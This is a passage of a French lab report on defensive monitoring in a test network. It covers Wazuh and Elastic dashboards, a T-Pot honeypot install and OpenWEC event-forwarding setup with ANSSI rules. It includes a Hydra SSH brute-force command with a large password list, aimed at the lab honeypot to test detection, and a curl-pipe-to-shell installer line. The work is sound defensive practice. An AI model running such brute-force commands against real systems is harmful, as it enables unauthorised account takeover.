

wazuh.
Modules
Policy monitoring
Dashboard
Events
Explore agent
Generate report
Search
DQL
Last 24 hours
Show dates
Refresh
manager.name: debian
rule.groups: rootcheck
+ Add filter
Events over time
Rule distribution
Top 5 agents
Events per control type evolution

Fig.35




Fig.36




Fig.37

Attaque avec Hydra :




Fig.38



elastic
Find apps, content, and more.
Security
Dashboards
Detection & Response
Add integrations
Filter your data using KQL syntax
Today
Refresh
Security
Dashboards
Alerts
Findings
Timelines
Cases
Explore
Intelligence
Detection & Response
Alerts
Updated now
View alerts
Open
Acknowle...
Closed
Critical
High
Medium
Low
Cases
Updated now
View cases
All values returned zero
Open alerts by rule
Updated now
Rule name
Last alert
Alert count
Severity
No alerts to display
View all open alerts
GET STARTED
Manage
Recently created cases
Untitled timeline

Fig.39



elastic
Find apps, content, and more.
Dashboard
[System Windows Security] User Management Events
Full screen
Share
Clone
Reset
Edit
Filter your data using KQL syntax
Today
Refresh
User Management Events
This dashboard shows information about User Management Events collected by winlogbeat
Windows Overview | User Logon Information | Logon Failed and Account Lockout | User Management Events | Group Management Events
User Management Actions [Windows System Security]
User Event Actions - Table [Windows System Security]
event.action
event.code
Count
modified-user-account 4738 8
reset-password 4724 2
added-user-account 4720 1
enabled-user-account 4722 1
Target Users [Windows System Security]
Target Users
Count of records
User Management Events - Affected Users vs Actions - Heatmap [Windows System Security]
modified-user-account
reset-password
6
2
2

Fig.40



elastic
Security
Dashboards
Alerts
Findings
Timelines
Cases
Explore
Intelligence
Manage
Detection & Response
Alerts
View alerts
Cases
View cases
Open alerts by rule
Malware Detection Alert
2 minutes ago
Critical
View all open alerts
Recently created cases

Fig.41



elastic
Security
Alerts
Malware Detection Alert
Dec 6, 2023 @ 15:41:43.956
Overview
Threat Intel
Table
JSON
Alert reason
Take action

Fig.42

9. INSTALLATION D'UN HONEYTPOT

Je télécharge une image ISO (**tpot_amd64.iso**) ici. Ensuite je crée VM TPOT sur VirtualBox lié à l'environnement interne GOAD.

Notre Honey TPOT aura une adresse IP en 192.168.56.125




Fig.43

Dashboard : https://192.168.56.125:64294




Fig.44

https://192.168.121.239:64297




Fig.45

Sur Kibana on peut voir les attaques que subit le TPOT

https://192.168.56.125:64297/kibana/app/dashboards#/view/81284750-6e12-11ec-a667-cfa2ee57ea38?_g=h@3a04046




Fig.46

Avec l'outil hydra je peux générer une attaque brute force sur le port 22 (ssh) :

- **hydra -l tsec -P /home/test/Bureau/10-million-password-list-top-1000000.txt ssh://192.168.56.125**

Sur le dashboard on peut voir que le nombre d'attaque augmente :




Fig.47

10. INSTALLATION D'OPENWEC

10.1 PREPARATION

Avant tout téléchargement il faut qu'il y est Rust et Cargo sur la machine

- **curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh**
- **rustc –version**
- **cargo –version**

```
  stable-x86_64-unknown-linux-gnu installed - rustc 1.74.0 (79e9716c9 2023-11-13)


Rust is installed now. Great!

To get started you may need to restart your current shell.
This would reload your PATH environment variable to include
Cargo's bin directory ($HOME/.cargo/bin).

To configure your current shell, run:
source "$HOME/.cargo/env"
root@debian:~# export PATH="$HOME/.cargo/bin:$PATH"
root@debian:~# rustc --version
cargo --version
rustc 1.74.0 (79e9716c9 2023-11-13)
root@debian:~# cargo --version
cargo 1.74.0 (ecb9851af 2023-10-18)
root@debian:~#
```

Fig.48 Installation de Rust et Cargo

10.2 TELECHARGEMENT D'OPENWEC

Je clone le repos Git suivant :

- **git clone https://github.com/cea-sec/openwec**
- **cd openwec**

- **sudo apt install libclang-dev libkrb5-dev libgssapi-krb5-2 libsqlite3-dev msktutil**
- **cargo build --release**

Après avoir fini l'installation je copie les fichiers openwec et openwecd dans /usr/local/bin :

- **sudo cp ./target/release/openwecd /usr/local/bin/**

- **sudo cp ./target/release/openwec /usr/local/bin/**

Puis je crée un service systemd pour openwec avec la commande suivante :

- **sudo systemctl edit openwec.service --full --force**

```
 GNU nano 7.2                                    /etc/systemd/system/.#openwec.service149e35c2a4271e77
[Unit]
Description=Windows Events Collector
After=network.target
[Service]
Type=simple
User=openwec
Restart=always
RestartSec=5s
ExecStart=/usr/local/bin/openwecd -c /etc/openwec/openwec.conf.toml
[Install]
WantedBy=multi-user.target
```

Fig.49 Création d'un service openwec

Je crée ensuite un dossier pour la base de données et les logs tout en donnant les droits d'utilisateur openwec (si jamais l'utilisateur openwec n'est pas créé, il faut le crée avec la commande **adduser « nom d'utilisateur »**).

- **sudo mkdir /var/db/openwec** **#dossier pour la BDD**

- **sudo mkdir /openwec** **#dossier pour les logs**

- **sudo chown -R openwec:openwec /var/db/openwec**

- **sudo chown -R openwec:openwec /openwec**

10.3 CONFIGURATION DU SERVEUR OPENWEC

Pour la configuration du serveur, je crée un dossier dans le répertoire **/etc** puis je crée un fichier openwec.conf.toml.

- **mkdir /etc/openwec**
- **sudo nano /etc/openwec/openwec.conf.toml**

```
[server]
db_sync_interval = 5
flush_heartbeats_interval = 5
keytab = "/etc/allwec.keytab"
[logging]
verbosity = "info"
[database]
type = "SQLite"
path = "/var/db/openwec/db.sqlite"
[[collectors]]
hostname = "openwec.sevenkingdoms.local"
listen_address = "0.0.0.0"
[collectors.authentication]
type = "Kerberos"
service_principal_name = "http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL"
```

Fig.50 Configuration du serveur Openwec

Je lie ensuite le fichier que je viens de créer avec le fichier openwec.conf.toml déjà existant dans le dossier **/etc.**

Création d'une base de données avec la commande suivante :

- **sudo openwec -c /etc/openwec/openwec.conf.toml db init**

Je configure ensuite la subscription avec les règles de l'ANSSI, tout d'abord je récupère les règles avec un **wget** :

- **sudo wget https://raw.githubusercontent.com/ANSSI-FR/guide-journalisation-microsoft/main/Standard_WEC_query.xml**

Ensuite je crée la subscription :

- **sudo openwec -c /etc/openwec/openwec.conf.toml subscriptions new anssi-subscription ./Standard_WEC_query.xml**

Configuration de la sortie de log :

- **sudo openwec subscriptions edit anssi-subscription outputs add --format json files /openwec/log**

Activation de la subscription crée :

- **sudo openwec subscriptions enable anssi-subscription**

Pour lister les différentes subscriptions il est possible d'utiliser la commande suivante :

- **openwec subscriptions**

10.3 CONFIGURATION SUR WINDOWS

Je reprends la configuration de la GPO WEF déjà vue en cours ici. Ensuite je configure le « target » Subscription Manager.

Pour cela sur ma machine GOAD-DC01 je vais sur le terminal Windows je tape la commande « **gpedit.msc** » qui va m'ouvrir la fenêtre du Group Policy Management disponible aussi sur Server Manager.

Je vais par la suite dans **Computer Configuration → Policies → Administratives Templates → Windows Components → Event Forwarding → Configure Subcription Manager → Mettre en mode Enabled → Puis j'ajoute l'adresse du serveur (Server=http/<hostname de la machine linux serveur>:5985/test,Refresh=60)**

Dans mon cas cela sera :
Server=http://openwec.sevenkingdoms.local:5985/test,Refresh=60

NOTE : le port choisi est 5985 car nous sommes en HTTP, si jamais il fallait configurer en HTTPS il faudrait donc utiliser le port 5986.




Fig.51 Configuration du Subscription Manager

Toujours dans **Computer Configuration → Policies → Administratives Templates → Windows Components**, il faut aller cette fois dans Event Log Service puis Security et enfin « Configure log access » et « Configure log access legacy ».

Mettre le champ en mode Enable puis entrer le SDDL de base de la machine suivi du SDDL de l'utilisateur EventLogReader qui est « **(A ;;0x1 ;;;NS)** »

NOTE : Pour avoir le SDDL de base de la machine il faut taper la commande suivante : wevtutil gl security

La valeur a ajouté est donc la suivante :

O:BAG:SYD:(A;;0xf0005;;;SY)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-573)(A;;0x1;;;NS)

Je configure par la suite les règles de sécurité de l'ANSSI pour l'audit en suivant le PDF ici.

